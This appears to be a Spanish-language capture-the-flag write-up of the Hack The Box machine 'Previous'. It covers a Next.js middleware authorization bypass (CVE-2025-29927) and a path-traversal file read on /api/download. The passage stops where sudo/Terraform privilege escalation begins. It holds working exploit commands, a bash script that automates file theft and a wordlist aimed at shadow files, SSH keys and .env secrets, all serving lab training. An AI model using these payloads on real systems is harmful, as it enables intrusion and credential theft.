Previous — MEDIUM
Writeup técnico paso a paso de 'Previous' (HTB): bypass de autorización en Next.js mediante CVE-2025-29927 usando x-middleware-subrequest, enumeración de endpoints y explotación de LFI en /api/download para filtrar credenciales de NextAuth, acceso por SSH como jeremy y escalada a root abusando de Terraform (sudo) mediante symlink.
🚀 Previous - Medium
📅 Fecha: 2026-01-12 🔗 IP: 10.10.11.83 🔍 Estado: 🎯 Resuelta ✅
TL;DR
Enumeramos el servicio web en previous.htb (Next.js + Nginx) y detectamos que varias rutas estaban protegidas por middleware. Aprovechamos un bypass de autorización en Next.js (CVE-2025-29927) enviando el header x-middleware-subrequest, lo que nos permitió acceder a endpoints internos. Desde ahí explotamos un LFI/Path Traversal en /api/download para leer archivos del sistema y extraer el archivo compilado de NextAuth (.next/server/pages/api/auth/[...nextauth].js), donde obtuvimos credenciales (jeremy:MyNameIsJeremyAndILovePancakes) y entramos por SSH. Para escalar a root, abusamos de sudo sobre Terraform (terraform apply como root): mediante TF_VAR_source_path y un symlink, forzamos al provider a copiar la clave privada de root a un directorio accesible y nos conectamos como root vía SSH.
Reconocimiento
Bien, primero haremos un escaneo de puertos.
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/hackthebox/previous]
└─$ nmap -p- --min-rate 5000 -T5 10.10.11.83 -Pn -n -oN puertos.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-10 02:43 -0500
Nmap scan report for 10.10.11.83
Host is up (0.16s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Después un escaneo de servicios:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[~/hackthebox/previous]
└─$ nmap -p 22,80 -sCV -Pn -n --min-rate 5000 -T 5 10.10.11.83 -oN escaneo.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-10 02:45 -0500
Nmap scan report for 10.10.11.83
Host is up (0.15s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://previous.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
En el escaneo nos suelta el dominio http://previous.htb/, así que lo metemos al /etc/hosts como siempre:
1
2
3
4
┌──(kali㉿kali)-[~/hackthebox/previous]
└─$ echo "10.10.11.83 previous.htb" | sudo tee -a /etc/hosts
[sudo] password for kali:
10.10.11.83 previous.htb
Ahora, veamos qué hay en la página:

Al ingresar, vemos un sitio informativo llamado PreviousJS, con secciones como “Get Started” y “Docs”. A simple vista parece “solo contenido”, pero ya sabemos que muchas veces lo interesante está detrás del login o en endpoints internos.
En la parte de contacto aparece un correo:

Encontramos jeremy@previous.htb, esto puede ser útil después (usuario real / naming / credenciales / OSINT interno).
Más abajo vemos el footer:
1
© 2077 Previous Corp Inc Ltd
[!NOTE] “Corp Inc Ltd” no es un tipo de empresa único, es una mezcla de siglas (Corporation / Incorporated / Limited). No aporta demasiado para explotar, pero sí refleja el tono “corporativo” del sitio.
Haciendo whatweb:
1
2
3
┌──(kali㉿kali)-[~/hackthebox/previous]
└─$ whatweb http://previous.htb/
http://previous.htb/ [200 OK] Country[RESERVED][ZZ], Email[jeremy@previous.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.83], Script[application/json], X-Powered-By[Next.js], nginx[1.18.0]
Aquí lo importante es el stack: Next.js + nginx.
Enumeración de autenticación (NextAuth)
Dándole al botón principal (el azul grande), nos topamos con login. No hay “register”, pero al intentar interactuar con el login, se observa que llama a:
1
http://previous.htb/api/auth/signin?callbackUrl=%2Fdocs

Como esto huele a NextAuth, decidí enumerar /api/auth/ con ffuf:
1
2
┌──(kali㉿kali)-[~/hackthebox/previous]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-big.txt -u http://previous.htb/api/auth/FUZZ -fc 307
Resultados:
1
2
3
4
5
signin                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 156ms]
error                   [Status: 200, Size: 5260, Words: 73, Lines: 1, Duration: 164ms]
session                 [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 227ms]
providers               [Status: 200, Size: 210, Words: 1, Lines: 1, Duration: 176ms]
csrf                    [Status: 200, Size: 80, Words: 1, Lines: 1, Duration: 168ms]
El endpoint que más me interesó fue providers:
1
2
3
┌──(kali㉿kali)-[~/hackthebox/previous]
└─$ curl http://previous.htb/api/auth/providers
{"credentials":{"id":"credentials","name":"Credentials","type":"credentials","signinUrl":"http://localhost:3000/api/auth/signin/credentials","callbackUrl":"http://localhost:3000/api/auth/callback/credentials"}}
En formato bonito:
1
2
3
4
5
6
7
8
9
{
  "credentials": {
    "id": "credentials",
    "name": "Credentials",
    "type": "credentials",
    "signinUrl": "http://localhost:3000/api/auth/signin/credentials",
    "callbackUrl": "http://localhost:3000/api/auth/callback/credentials"
  }
}
Esto básicamente confirma que el login es usuario + contraseña (provider credentials), no OAuth. Además, el callback apunta a http://localhost:3000, lo cual sugiere que el backend real corre en 3000 y nginx está haciendo reverse proxy.
También consultamos CSRF:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[~/hackthebox/previous]
└─$ curl -i http://previous.htb/api/auth/csrf

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 10 Jan 2026 08:20:02 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 80
Connection: keep-alive
Set-Cookie: next-auth.csrf-token=4b3b926030ab5308e713783ff0124ebd385eae38dfb71d84a5559196fc2393bd%7C440b9305a4212bd4ac11b12ddc2d0fbd91c72e3ce39095734fcad4c5b32d2f9b; Path=/; HttpOnly; SameSite=Lax
Set-Cookie: next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000; Path=/; HttpOnly; SameSite=Lax
ETag: "d1ba84kqtr28"
Vary: Accept-Encoding

{"csrfToken":"4b3b926030ab5308e713783ff0124ebd385eae38dfb71d84a5559196fc2393bd"}
Aquí ya tenemos confirmado: NextAuth en uso, con cookies de sesión/CSRF, y un callback URL interno. Buen indicador de que hay middleware controlando el acceso.
Bypass de autorización (CVE-2025-29927 / Middleware)
Investigando un poco nos encontramos con CVE-2025-29927, que habla de un bypass de autorización cuando la aplicación confía en middleware para proteger rutas. La idea es que con ciertos headers, puedes forzar a que el middleware se “salte” y deje pasar la request hacia el handler real.

Header usado:
1
x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware
Lo probamos en Burp, y efectivamente:

La lógica es:
- Si NO es vulnerable → normalmente verás redirecciones tipo 307 (auth / login / etc).
- Si SÍ es vulnerable → obtienes 200 OK y llegas al contenido protegido.
Con esto, podemos enumerar rutas bajo /api/ pero ya “sin el candado” del middleware. Por ejemplo con dirb:
1
2
┌──(kali㉿kali)-[~/hackthebox/previous]
└─$ dirb http://previous.htb/api/ -H "x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware"
Y vemos cosas interesantes como:
1
2
+ http://previous.htb/api/cgi-bin/ (CODE:308|SIZE:12)
+ http://previous.htb/api/download (CODE:400|SIZE:28)
Esto es importante: significa que sí estamos alcanzando lógica interna en ciertos endpoints. El 400 en /api/download no es “malo”; al contrario, suele significar “llegaste a la app, pero te faltó un parámetro”.
Acceso a documentación + endpoint /api/download
Debe haber un endpoint para usar en download, así que entré a la documentación usando el header del middleware (solo lo añadí y navegué). Fue fácil.
Tiene dos secciones, pero la que nos interesa es Examples:


Aquí hay un ejemplo de descarga, y este es el encabezado que utiliza la documentación:

En resumen: /api/download recibe un parámetro example (como hello-world.ts). Esto sugiere que el backend intenta servir archivos “permitidos”, pero si la validación es débil, puede convertirse en Path Traversal.
LFI / Path Traversal en /api/download
Intenté algo directo: pedir /etc/passwd. Para mi sorpresa, funcionó:
1
2
3
┌──(kali㉿kali)-[~/hackthebox/previous]
└─$ curl -H "x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware" \
  -s "http://previous.htb/api/download?example=../../../../../../etc/passwd"
Output:
1
2
3
4
root:x:0:0:root:/root:/bin/sh
...
node:x:1000:1000::/home/node:/bin/sh
nextjs:x:1001:65533::/home/nextjs:/sbin/nologin
Con esto confirmamos dos cosas:
- El endpoint es vulnerable a traversal/LFI.
- Hay usuarios interesantes:
node,nextjs, etc. (y eso encaja con Next.js).
Enumeración de archivos vía LFI (sin hacerlo a lo loco)
Como no quiero tirar paths al azar, armé una wordlist con archivos típicos según la tecnología (Linux + Nginx + Next.js + NextAuth). También metí /proc/ porque ahí se saca info real del proceso.
Wordlist:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
┌──(kali㉿kali)-[~/hackthebox/previous]
└─$ cat lfi_wordlist.txt
# Sistema
/etc/passwd
/etc/shadow
/etc/hosts
/etc/hostname
/etc/issue
/etc/motd
/etc/resolv.conf

# Configuración aplicación
/app/.env
/app/.env.local
/app/.env.production
/app/.env.development
/app/package.json
/app/next.config.js
/app/next.config.mjs
/app/tsconfig.json
/app/jsconfig.json

# Next.js específico
/app/pages/api/download.js
/app/pages/api/auth/[...nextauth].js
/app/pages/api/auth/csrf.js
/app/lib/auth.js
/app/utils/auth.js
/app/middleware.js
/app/middleware.ts

# Credenciales SSH
/home/nextjs/.ssh/authorized_keys
/home/nextjs/.ssh/id_rsa
/home/nextjs/.ssh/id_rsa.pub
/root/.ssh/authorized_keys
/root/.ssh/id_rsa

# Configuraciones varias
/home/nextjs/.bashrc
/home/nextjs/.bash_history
/home/nextjs/.profile
/root/.bashrc
/root/.bash_history

# Logs de aplicación
/var/log/auth.log
/var/log/syslog
/var/log/nginx/access.log
/var/log/nginx/error.log

# Proc filesystem (info del proceso actual)
/proc/self/environ
/proc/self/cmdline
/proc/self/status
/proc/self/maps
/proc/self/fd/0
/proc/self/fd/1
/proc/self/fd/2

# Archivos de ejemplo reales de la app
/app/examples/hello-world.ts
/app/examples/basic-auth.ts
/app/examples/middleware-example.ts

# Backup y versiones
/app/.git/config
/app/.git/HEAD
/app/.git/logs/HEAD
/app/package-lock.json
/app/yarn.lock
/app/Dockerfile
/app/docker-compose.yml

# Web server config
/etc/nginx/nginx.conf
/etc/nginx/sites-available/default
/etc/nginx/sites-enabled/default

# Variables de entorno del sistema
/proc/1/environ
Y usé este script para automatizar el proceso:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
#!/bin/bash
# lfi_enum.sh - Enumeración automática con LFI

RED='\033[0;31m'
GREEN='\033[0;32m'
YELLOW='\033[1;33m'
NC='\033[0m'

URL="http://previous.htb/api/download"
HEADER="x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware"
WORDLIST="lfi_wordlist.txt"
OUTPUT_DIR="lfi_results"

mkdir -p "$OUTPUT_DIR"

echo -e "${YELLOW}[+] Iniciando enumeración LFI${NC}"
echo -e "${YELLOW}[+] Target: $URL${NC}"
echo -e "${YELLOW}[+] Wordlist: $WORDLIST${NC}"
echo -e "${YELLOW}[+] Guardando resultados en: $OUTPUT_DIR/${NC}\n"

total=$(wc -l < "$WORDLIST" | tr -d ' ')
current=0
found=0

while IFS= read -r file; do
    [[ "$file" =~ ^#.*$ ]] && continue
    [[ -z "$file" ]] && continue

    ((current++))
    echo -ne "${YELLOW}[$current/$total]${NC} Probando: $file"

    lfi_path="../../../../../../..$file"

    response=$(curl -s -H "$HEADER" \
        -m 10 \
        -w "|STATUS:%{http_code}|SIZE:%{size_download}" \
        "$URL?example=$lfi_path" 2>/dev/null)

    content=$(echo "$response" | sed 's/|STATUS:.*//')
    http_code=$(echo "$response" | grep -o 'STATUS:[0-9]*' | cut -d: -f2)
    size=$(echo "$response" | grep -o 'SIZE:[0-9]*' | cut -d: -f2)

    if [[ "$http_code" == "200" && "$size" -gt 0 ]]; then
        echo -e " ${GREEN}[FOUND - $size bytes]${NC}"
        ((found++))

        safe_name=$(echo "$file" | tr '/' '_' | tr '.' '_')
        echo -e "=== $file (HTTP $http_code, $size bytes) ===" > "$OUTPUT_DIR/$safe_name.txt"
        echo "$content" >> "$OUTPUT_DIR/$safe_name.txt"

        if echo "$content" | grep -q '[[:print:]]'; then
            echo -e "${GREEN}Preview:${NC} $(echo "$content" | tr -d '\n' | head -c 100)"
        fi
    elif [[ "$http_code" == "400" ]]; then
        echo -e " ${RED}[BLOCKED]${NC}"
    elif [[ "$http_code" == "307" || "$http_code" == "302" ]]; then
        echo -e " ${YELLOW}[REDIRECT - needs auth]${NC}"
    elif [[ "$http_code" == "404" ]]; then
        echo -e " ${YELLOW}[NOT FOUND]${NC}"
    else
        echo -e " ${RED}[ERROR $http_code]${NC}"
    fi

    sleep 0.1

done < "$WORDLIST"

echo -e "\n${GREEN}[+] Enumeración completada${NC}"
echo -e "${GREEN}[+] Archivos encontrados: $found/$total${NC}"
echo -e "${GREEN}[+] Resultados en: $OUTPUT_DIR/${NC}"

if [[ $found -gt 0 ]]; then
    echo -e "\n${YELLOW}[+] Archivos con contenido:${NC}"
    ls -la "$OUTPUT_DIR/"*.txt 2>/dev/null | awk '{print $9}'
fi
Salida:
1
2
3
4
5
6
7
8
9
10
11
12
13
[+] Archivos con contenido:
lfi_results/_app__env.txt
lfi_results/_app_package_json.txt
lfi_results/_etc_hostname.txt
lfi_results/_etc_hosts.txt
lfi_results/_etc_issue.txt
lfi_results/_etc_motd.txt
lfi_results/_etc_passwd.txt
lfi_results/_etc_resolv_conf.txt
lfi_results/_proc_self_cmdline.txt
lfi_results/_proc_self_environ.txt
lfi_results/_proc_self_maps.txt
lfi_results/_proc_self_status.txt
Uno de los más útiles fue /proc/self/environ, porque te describe el runtime de la app:
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~/hackthebox/previous]
└─$ curl -H "x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware" \
  -s "http://previous.htb/api/download?example=../../../../../../proc/self/environ" | tr '\0' '\n'
NODE_VERSION=18.20.8
HOSTNAME=0.0.0.0
YARN_VERSION=1.22.22
SHLVL=1
PORT=3000
HOME=/home/nextjs
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
NEXT_TELEMETRY_DISABLED=1
PWD=/app
NODE_ENV=production
Y package.json confirma dependencias clave:
1
2
3
┌──(kali㉿kali)-[~/hackthebox/previous]
└─$ curl -H "x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware" \
  -s "http://previous.htb/api/download?example=../../../../../../app/package.json"
1
2
3
4
5
6
7
8
{
  "dependencies": {
    "next": "^15.2.2",
    "next-auth": "^4.24.11",
    "react": "^18.2.0",
    "react-dom": "^18.2.0"
  }
}
También encontré server.js (muy común en deploys standalone) y trae mucha configuración interna de Next.js:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
┌──(kali㉿kali)-[~/hackthebox/previous]
└─$ curl -H "x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware" \
     -s "http://previous.htb/api/download?example=../../../../../../app/server.js" | tr '\0' '\n'
const path = require('path')

const dir = path.join(__dirname)

process.env.NODE_ENV = 'production'
process.chdir(__dirname)

const currentPort = parseInt(process.env.PORT, 10) || 3000
const hostname = process.env.HOSTNAME || '0.0.0.0'

let keepAliveTimeout = parseInt(process.env.KEEP_ALIVE_TIMEOUT, 10)
const nextConfig = {"env":{},"eslint":{"ignoreDuringBuilds":false},"typescript":{"ignoreBuildErrors":false,"tsconfigPath":"tsconfig.json"},"distDir":"./.next","cleanDistDir":true,"assetPrefix":"","cacheMaxMemorySize":52428800,"configOrigin":"next.config.mjs","useFileSystemPublicRoutes":true,"generateEtags":true,"pageExtensions":["js","jsx","md","mdx","ts","tsx"],"poweredByHeader":true,"compress":true,"images":{"deviceSizes":[640,750,828,1080,1200,1920,2048,3840],"imageSizes":[16,32,48,64,96,128,256,384],"path":"/_next/image","loader":"default","loaderFile":"","domains":[],"disableStaticImages":false,"minimumCacheTTL":60,"formats":["image/webp"],"dangerouslyAllowSVG":false,"contentSecurityPolicy":"script-src 'none'; frame-src 'none'; sandbox;","contentDispositionType":"attachment","remotePatterns":[],"unoptimized":false},"devIndicators":{"position":"bottom-left"},"onDemandEntries":{"maxInactiveAge":60000,"pagesBufferLength":5},"amp":{"canonicalBase":""},"basePath":"","sassOptions":{},"trailingSlash":false,"i18n":null,"productionBrowserSourceMaps":false,"excludeDefaultMomentLocales":true,"serverRuntimeConfig":{},"publicRuntimeConfig":{},"reactProductionProfiling":false,"reactStrictMode":null,"reactMaxHeadersLength":6000,"httpAgentOptions":{"keepAlive":true},"logging":{},"expireTime":31536000,"staticPageGenerationTimeout":60,"output":"standalone","modularizeImports":{"@mui/icons-material":{"transform":"@mui/icons-material/"},"lodash":{"transform":"lodash/"}},"outputFileTracingRoot":"/app","experimental":{"allowedDevOrigins":[],"nodeMiddleware":false,"cacheLife":{"default":{"stale":300,"revalidate":900,"expire":4294967294},"seconds":{"stale":0,"revalidate":1,"expire":60},"minutes":{"stale":300,"revalidate":60,"expire":3600},"hours":{"stale":300,"revalidate":3600,"expire":86400},"days":{"stale":300,"revalidate":86400,"expire":604800},"weeks":{"stale":300,"revalidate":604800,"expire":2592000},"max":{"stale":300,"revalidate":2592000,"expire":4294967294}},"cacheHandlers":{},"cssChunking":true,"multiZoneDraftMode":false,"appNavFailHandling":false,"prerenderEarlyExit":true,"serverMinification":true,"serverSourceMaps":false,"linkNoTouchStart":false,"caseSensitiveRoutes":false,"clientSegmentCache":false,"preloadEntriesOnStart":true,"clientRouterFilter":true,"clientRouterFilterRedirects":false,"fetchCacheKeyPrefix":"","middlewarePrefetch":"flexible","optimisticClientCache":true,"manualClientBasePath":false,"cpus":1,"memoryBasedWorkersCount":false,"imgOptConcurrency":null,"imgOptTimeoutInSeconds":7,"imgOptMaxInputPixels":268402689,"imgOptSequentialRead":null,"isrFlushToDisk":true,"workerThreads":false,"optimizeCss":false,"nextScriptWorkers":false,"scrollRestoration":false,"externalDir":false,"disableOptimizedLoading":false,"gzipSize":true,"craCompat":false,"esmExternals":true,"fullySpecified":false,"swcTraceProfiling":false,"forceSwcTransforms":false,"largePageDataBytes":128000,"turbo":{"root":"/app"},"typedRoutes":false,"typedEnv":false,"parallelServerCompiles":false,"parallelServerBuildTraces":false,"ppr":false,"authInterrupts":false,"webpackMemoryOptimizations":false,"optimizeServerReact":true,"useEarlyImport":false,"viewTransition":false,"staleTimes":{"dynamic":0,"static":300},"serverComponentsHmrCache":true,"staticGenerationMaxConcurrency":8,"staticGenerationMinPagesPerWorker":25,"dynamicIO":false,"inlineCss":false,"useCache":false,"optimizePackageImports":["lucide-react","date-fns","lodash-es","ramda","antd","react-bootstrap","ahooks","@ant-design/icons","@headlessui/react","@headlessui-float/react","@heroicons/react/20/solid","@heroicons/react/24/solid","@heroicons/react/24/outline","@visx/visx","@tremor/react","rxjs","@mui/material","@mui/icons-material","recharts","react-use","effect","@effect/schema","@effect/platform","@effect/platform-node","@effect/platform-browser","@effect/platform-bun","@effect/sql","@effect/sql-mssql","@effect/sql-mysql2","@effect/sql-pg","@effect/sql-squlite-node","@effect/sql-squlite-bun","@effect/sql-squlite-wasm","@effect/sql-squlite-react-native","@effect/rpc","@effect/rpc-http","@effect/typeclass","@effect/experimental","@effect/opentelemetry","@material-ui/core","@material-ui/icons","@tabler/icons-react","mui-core","react-icons/ai","react-icons/bi","react-icons/bs","react-icons/cg","react-icons/ci","react-icons/di","react-icons/fa","react-icons/fa6","react-icons/fc","react-icons/fi","react-icons/gi","react-icons/go","react-icons/gr","react-icons/hi","react-icons/hi2","react-icons/im","react-icons/io","react-icons/io5","react-icons/lia","react-icons/lib","react-icons/lu","react-icons/md","react-icons/pi","react-icons/ri","react-icons/rx","react-icons/si","react-icons/sl","react-icons/tb","react-icons/tfi","react-icons/ti","react-icons/vsc","react-icons/wi"],"trustHostHeader":false,"isExperimentalCompile":false},"htmlLimitedBots":"Mediapartners-Google|Slurp|DuckDuckBot|baiduspider|yandex|sogou|bitlybot|tumblr|vkShare|quora link preview|redditbot|ia_archiver|Bingbot|BingPreview|applebot|facebookexternalhit|facebookcatalog|Twitterbot|LinkedInBot|Slackbot|Discordbot|WhatsApp|SkypeUriPreview","bundlePagesRouterDependencies":false,"configFileName":"next.config.mjs"}

process.env.__NEXT_PRIVATE_STANDALONE_CONFIG = JSON.stringify(nextConfig)

require('next')
const { startServer } = require('next/dist/server/lib/start-server')

if (
  Number.isNaN(keepAliveTimeout) ||
  !Number.isFinite(keepAliveTimeout) ||
  keepAliveTimeout < 0
) {
  keepAliveTimeout = undefined
}

startServer({
  dir,
  isDev: false,
  config: nextConfig,
  hostname,
  port: currentPort,
  allowRetry: false,
  keepAliveTimeout,
}).catch((err) => {
  console.error(err);
  process.exit(1);
});
Extracción de credenciales desde NextAuth (código compilado)
Hasta aquí ya sabíamos algo: Next.js en producción compila rutas a .next/server/.... Y en el pages-manifest.json se veían referencias tipo:
"/api/auth/[...nextauth]": "pages/api/auth/[...nextauth].js"
Ese endpoint es literalmente el corazón de la autenticación.
Primero probé el archivo “fuente” y no encontré nada útil, así que fui por la versión compilada:
- Código fuente:
pages/api/auth/[...nextauth].js - Código compilado:
.next/server/pages/api/auth/[...nextauth].js
Entonces leí:
1
2
3
4
5
6
┌──(kali㉿kali)-[~/hackthebox/previous/enum_results]
└─$ curl -H "x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware" \
     -G \
     --data-urlencode "example=../../../../../../app/.next/server/pages/api/auth/[...nextauth].js" \
     "http://previous.htb/api/download"
"use strict";(()=>{var e={};e.id=651,e.ids=[651],e.modules={3480:(e,n,r)=>{e.exports=r(5600)},5600:e=>{e.exports=require("next/dist/compiled/next-server/pages-api.runtime.prod.js")},6435:(e,n)=>{Object.defineProperty(n,"M",{enumerable:!0,get:function(){return function e(n,r){return r in n?n[r]:"then"in n&&"function"==typeof n.then?n.then(n=>e(n,r)):"function"==typeof n&&"default"===r?n:void 0}}})},8667:(e,n)=>{Object.defineProperty(n,"A",{enumerable:!0,get:function(){return r}});var r=function(e){return e.PAGES="PAGES",e.PAGES_API="PAGES_API",e.APP_PAGE="APP_PAGE",e.APP_ROUTE="APP_ROUTE",e.IMAGE="IMAGE",e}({})},9832:(e,n,r)=>{r.r(n),r.d(n,{config:()=>l,default:()=>P,routeModule:()=>A});var t={};r.r(t),r.d(t,{default:()=>p});var a=r(3480),s=r(8667),i=r(6435);let u=require("next-auth/providers/credentials"),o={session:{strategy:"jwt"},providers:[r.n(u)()({name:"Credentials",credentials:{username:{label:"User",type:"username"},password:{label:"Password",type:"password"}},authorize:async e=>e?.username==="jeremy"&&e.password===(process.env.ADMIN_SECRET??"MyNameIsJeremyAndILovePancakes")?{id:"1",name:"Jeremy"}:null})],pages:{signIn:"/signin"},secret:process.env.NEXTAUTH_SECRET},d=require("next-auth"),p=r.n(d)()(o),P=(0,i.M)(t,"default"),l=(0,i.M)(t,"config"),A=new a.PagesAPIRouteModule({definition:{kind:s.A.PAGES_API,page:"/api/auth/[...nextauth]",pathname:"/api/auth/[...nextauth]",bundlePath:"",filename:""},userland:t})}};var n=require("../../../webpack-api-runtime.js");n.C(e);var r=n(n.s=9832);module.exports=r})();
Output (minificado / feo), pero con paciencia se ve la lógica:
- Provider
credentials - usuario esperado:
jeremy - password:
process.env.ADMIN_SECRET ?? "MyNameIsJeremyAndILovePancakes"
Lo importante:
1
jeremy:MyNameIsJeremyAndILovePancakes
Acceso por SSH + User Flag
Con esas credenciales entramos por SSH:
1
ssh jeremy@previous.htb
Y confirmamos:
1
2
3
4
5
6
7
8
jeremy@previous:~$ whoami
jeremy
jeremy@previous:~$ id
uid=1000(jeremy) gid=1000(jeremy) groups=1000(jeremy)
jeremy@previous:~$ ls
docker  user.txt
jeremy@previous:~$ cat user.txt
67798dbcd3d5e18783fcd5d52d72e784
Privilege Escalation
Aquí sí, lo bueno. La escalada es limpia: sudo permite terraform como root, y terraform usa un provider que copia archivos. O sea, si logramos controlar qué archivo lee como root… nos llevamos un premio.
1) Enumeración de SUDO
1
2
3
4
5
6
7
